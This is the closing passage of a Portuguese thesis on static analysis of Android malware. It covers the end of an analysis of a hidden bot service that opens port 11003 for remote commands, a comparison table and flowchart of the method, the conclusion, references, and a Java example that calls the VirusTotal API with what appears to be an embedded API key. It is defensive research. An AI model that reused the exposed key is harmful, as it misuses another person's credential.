


Figura 6.16: Abertura de socket na porta 11003, para escutar os comandos do servidor remoto.

Pode-se concluir após essa análise que o *malware* consiste apenas em um serviço, o "google.ssearch", anexo à aplicação que é executado em segundo plano sem que o usuário perceba, de forma que a aplicação funciona normalmente e o serviço persiste mesmo quando a aplicação é encerrada. Após ser infectado, o aparelho passa a receber instruções de um servidor remoto, tornando-se um bot. No entanto, o nome da URL do servidor remoto é passado diretamente por meio do código, mas variações do *malware* podem dar origem a uma versão mais sofisticada.

7 MODELO DE ANÁLISE

No intuito de concretizar o resultado do trabalho, elaborou-se uma tabela comparando as três análises de *malware* realizadas com o objetivo de verificar as semelhanças entre as três análises e com isso abstrair um método geral de análise.

TAB 7.1: Tabela comparativa das três análises realizadas.

Passo	Malware 1	Malware 2	Malware 3
1	Obtenção do relatório da VirusTotal API	Obtenção do relatório da VirusTotal API	Obtenção do relatório da VirusTotal API
2	Análise do AndroidManifest (AndroGuard/APKInspector)	Análise do AndroidManifest (APKInspector)	Análise do AndroidManifest (APKInspector)
3	Busca por métodos e classes que acessam uma permissão (Androguard)	Busca por métodos e classes que acessam uma permissão (Androguard)	Busca por métodos e classes que acessam uma permissão (Androguard)
4	Desassembler do arquivo classes.dex (Baksmali)	Decompilação do arquivo classes.dex (Java Decompiler GUI)	Decompilação do arquivo classes.dex (Java Decompiler GUI)
5	Busca e análise das classes que utilizam o serviço de envio de SMS	Busca e análise das classes que utilizam o serviço de localização do aparelho	Busca e análise das classes que utilizam o acesso à rede e leitura do estado do aparelho
6	-	-	Busca por arquivos ARM binários na pasta Assets

Por meio da Tabela 7.1 pode-se observar que as três análises seguem passos semelhantes, mudando apenas no caso em que não é possível realizar a decompilação do código fonte da aplicação, realizando em vez disso o desassembler, e quando, no momento de analisar as classes, são analisadas as classes relacionadas a permissão que se deseja explorar, como as permissões relacionadas ao serviço de localização, por exemplo. Dessa forma, é possível construir um único fluxograma que engloba os três procedimentos, como mostrado na Figura 7.1. A construção desse fluxograma visa obter como resultado um método a ser seguido em uma análise estática de malware para Android. Um método que pode futuramente, com algumas modificações, ser automatizado.




Figura 7.1: Fluxograma gerado a partir da comparação das três analises.

8 CONCLUSÃO

A flexibilização de sistemas operacionais para dispositivos móveis que permitem e popularizam a criação e aquisição de aplicativos fez com que esses dispositivos ganhassem funcionalidades similares as de um computador. Essas funcionalidades aliadas com as características próprias dos *smartphone*s tornaram esses dispositivos extremamente interessantes para criadores de softwares maliciosos.

Nesse contexto, o objetivo desse trabalho foi realizar um estudo acerca de *malwares* para Android e compreender como estes se comportam. Para atingir esse objetivo, toda a pesquisa foi focada em análise estática de *malware*s para Android, a partir da qual foi elaborado um relatório discutindo esse assunto desde sua abordagem mais ampla até as específicas ferramentas utilizadas para realizar essa análise.

O relatório fornece informações gerais sobre questões de segurança das cinco plataformas móveis mais populares no mercado: iOS, Windows Phone, BlackBerry, Symbian e Android. Além disso, o relatório informa algumas das motivações conhecidas para desenvolvedores de *malware*s e discorre sobre alguns exemplos de *malware*s conhecidos, suas funcionalidades e as permissões que acessam no aparelho. É fornecida também uma descrição dos tipos de análises para *malware* e, por fim, são comentadas todas as ferramentas utilizadas para a análise estática de *malware*s para Android que foram estudadas.

Foram escolhidas as ferramentas consideradas mais adequadas para realizar a análise estática em três *malwares* para Android já conhecidos.

Como contribuições, este trabalho fornece uma visão ampla sobre segurança em dispositivos móveis, gerando conhecimento sobre as principais ameaças presentes nesses sistemas, o que é de suma importância para a sociedade uma vez que as plataformas móveis se fazem cada vez mais presentes na vida das pessoas. Além disso, o trabalho apresenta diretrizes sobre o emprego de algumas das ferramentas disponíveis para realizar análise estática de *malware*s para Android, relatando suas funcionalidades, possíveis problemas, vantagens e desvantagens.

9 REFERÊNCIAS BIBLIOGRÁFICAS

[1] McAfee, Inc.. **Mcafee Threats Report: First Quarter 2013**. Disponível em: <http://www.mcafee.com/hk/resources/reports/rp-quarterly-threat-q1-2013.pdf> Acesso em: 6 de agosto de 2013.

[2] Sophos Ltd.. **Security Threat Report 2013: New Platforms and Changing Threats**. Disponível em: <http://www.sophos.com/en-us/medialibrary/PDFs/other/sophossecuritythreatreport2013.pdf> Acesso em: 6 de agosto de 2013.

[3] FELT, ADRIENNE P.,; FINIFTER, MATTHEW; CHIN, ERIKA; HANNA, STEVEN; WAGNER, DAVID. **A Survey of Mobile Malware in the Wild**. Univesity of California, Berkeley, 2011.

[4] Gartner [online]. **Gartner Says Asia/Pacific Led Worldwide Mobile Phone Sales to Growth in First Quarter of 2013**. Disponível em: <http://www.gartner.com/newsroom/id/2482816> Acesso em: 29 de setembro de 2013.

[5] Disponível em: <http://developer.android.com/tools/help/index.html> Acesso em: 29 de setembro de 2013.

[6] Disponível em: <https://code.google.com/p/androguard/> Acesso em: 29 de setembro de 2013.

[7] WANG, TIELEI; KANGJIE, LU; LU, LONG; CHUNG, SIMON; LEE, WENKE. **Jekyll on iOS: When Benign Apps Become Evil**. School of Computer Science, College of Computing, Georgia Institute of Technology, Washington, D.C., Estados Unidos, 2013.

[8] Windows Phone. In: Wikipedia: a enciclopédia livre. Disponível em: <http://en.wikipedia.org/wiki/Windows_Phone> Acesso em: 29 de setembro de 2013.

[9] COOB, MICHAEL. **Windows 8 security: na enterprise alternative to BlackBerry?** Disponível em: <http://searchsecurity.techtarget.com/answer/Windows-Phone-8-security-An-enterprise-alternative-to-BlackBerry> Acesso em: 29 de setembro de 2013.

[10] WPM Notícias. **Windows Phone ainda é seguro, porém 1 em cada 10 aplicativos na loja do Android (google Play) está infectado por vírus**. Disponível em: <http://www.wpmania.com.br/2013/03/08/httpwww-wpmania-com-br20130308windows-phone-ainda-e-seguro-porem-1-em-cada-10-aplicativos-na-loja-do-android-9google-play-esta-infectado-por-virus/> Acesso em: 29 de setembro 2013.

[11] O'CONNOR, JAMES**. Attack Surface Analysis of BlackBerry Devices**. Symatec Security Response, Ireland, 2012.

[12] Android Operating System. In: Wikipedia: a enciclopédia livre. Disponível em: <http://en.wikipedia.org/wiki/Android_(operating_system)> Acesso em: 29 de setembro de 2013.

[13] HOOG, ANDREW. **Android Forensics: Investigation, Analysis and Mobile Security for Google Android**. Syngrass, Massachusetts, Estados Unidos, 2011.

[14] Symbian. In: Wikipedia: a enciclopédia livre. Disponível em: <http://en.wikipedia.org/wiki/Symbian> Acesso em: 29 de setembro 2013.

[15] U.S Department of Homeland Security. **Threats to Mobile Devices Using the Android Operating System**. Disponível em: <http://info.publicintelligence.net/DHS-FBI-AndroidThreats.pdf> Acesso em: 29 de setembro de 2013.

[16] MULLER, LEONARDO. **Morreu de vez: Nokia não vai mais produzir aparelhos com Symbian**. Disponível em: <http://www.tecmundo.com.br/symbian/35749-morreu-de-vez-nokia-nao-vai-mais-produzir-aparelhos-com-symbian.htm> Acesso em: 29 de setembro de 2013.

[17] EGELE, MANUEL; SCHOLTE, THEODOOR; KIRDA, ENGIN; KRUEGEL, CHRISTOPHER. **A Survey on Automated Dynamic Malware Analysis Techniques and Tools**. Vienna University of Technology, Vienna, Austria, 2010.

[18] KRASSAS, NICOLAS. **Android Malware Analysis**. Disponível em: <http://resources.infosecinstitute.com/android-malware-analysis/> Acesso em: 5 de agosto de 2013.

[19] Symantec**. Android threat set to trigger on the end of days, or the day's end**. Disponível em: < http://www.symantec.com/connect/blogs/android-threat-set-trigger-end-days-or-day-s-end> Acesso em: 29 de setembro de 2013.

[20] FOSSI, M. (Editor**). Symantec Report on the Underground Economy**. Symantec Corporation, 2008.

[21] Symantec. **Symbos.spitmo, 2011**. Disponível em: <http://www.symantec.com/security_response/writeup.jsp?docid=2011-040610-5334-99> Acesso em: 29 de setembro de 2013.

[22] STRAZZERE, T.. **Security Alert: HongTouTou, New Android Trojan, Found in China**. The Lookout Blog, 2011.

[23] BALAKRISHNAN, I.; MOHOMED, I; RAMASUBRAMANIAN, V.. **Where's That Phone? Geolocating IP Addresses on 3G Networks**. In IMC, 2009.

[24] Symantec. **Android.geinimi**. Disponível em: <http://www.symantec.com/security_response/writeup.jsp?docid=2011-010111-5403-99> Acesso em: 29 de setembro de 2013.

[25] FELT, A. P.; GREENWOOD, K.; WAGNER, D.. **The Effectiveness of Application Permissions**. In: USENIX WebApps, 2011.

[26] ENCK, W.; ONGTANG, M.; MCDANIEL, P.. **On Lightweight Mobile Phone Application Certification**. In CCS, 2009.

[27] LEMOS, ROBERT. **Open Source Vulnerabilities Paint A Target On Android.** Disponível em: <http://www.informationweek.in/informationweek/news-analysis/178446/source-vulnerabilities-paint-target-android> Acesso em: 29 de setembro de 2013.

[28] Disponível em: <https://code.google.com/p/androguard/#Contributors> Acesso em: 29 de setembro de 2013.

[29] Disponível em: <https://www.virustotal.com/pt/documentation/public-api/> Acesso em: 12 de fevereiro de 2014.

[30] Disponível em: < json.org/json-pt.html> Acesso em:12 de fevereiro de 2014.

[31] Disponível em: < http://www.xlabs.com.br/index.php/noticias/21-virustotal-java-api> Acesso em: 12 de fevereiro de 2014.

[32] Disponível em: < http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.296.4531&rep=rep1&type=pdf> Acesso em: 15 de fevereiro de 2014.
[33] Disponível em: < http://www.darkreading.com/mobile/new-free-tools-simplify-analysis-of-andr/231600597> Acesso em: 15 de fevereiro de 2014.
[34] Disponível em: < http://jd.benow.ca/> Acesso em: 13 de maio de 2014.
[35] Disponível em: < http://dexlabs.org/blog/bytecode-obfuscation> Acesso em: 15 de fevereiro de 2014.
[36] Disponível em: < http://www.androidpolice.com/2011/03/01/the-mother-of-all-android-malware-has-arrived-stolen-apps-released-to-the-market-that-root-your-phone-steal-your-data-and-open-backdoor/> Acesso em: 15 de fevereiro de 2014.
[37] Disponível em: < http://www.techrepublic.com/blog/it-security/why-does-an-android-flashlight-app-need-gps-permission/#.> Acesso em: 13 de maio de 2014.
[38] Disponível em: < http://gizmodo.com/popular-android-flashlight-app-straight-up-lied-about-s-1477916270>Acesso em: 13 de maio de 2014.
[39] Disponível em: < https://media.blackhat.com/bh-ad-11/Oi/bh-ad-11-Oi-Android_Rootkit-Slides.pdf>Acesso em: 13 de maio de 2014.

10 APÊNDICES

10.1 APÊNDICE 1 (Código em Java para realizar uma requisição ao VirusTotal API)

```
package virustotalexample;

import java.io.IOException;
import java.util.Set;
import virustotalapi.ReportFileScan;
import virustotalapi.VirusTotal;

public class VirusTotalExample{

    public static void main(String[] args) throws IOException {
        VirusTotal VT = new
VirusTotal("2dd59c58929c8bf66a4c3c81d3d26f1a1b0453340be13cfa3c095249652c2fcd");
// Your Virus Total API Key

        Set <ReportFileScan> Report =
VT.sendFileScan("/home/maiarabarroso/Downloads/DroidDreamlight2_3D9472D792019E40
605ABFA9CB22FBA5.zip");

        for(ReportFileScan report : Report){
            System.out.println("URL: "+report.getPermaLink()+" Response code:
"+report.getResponseCode());
        }
    }
}
```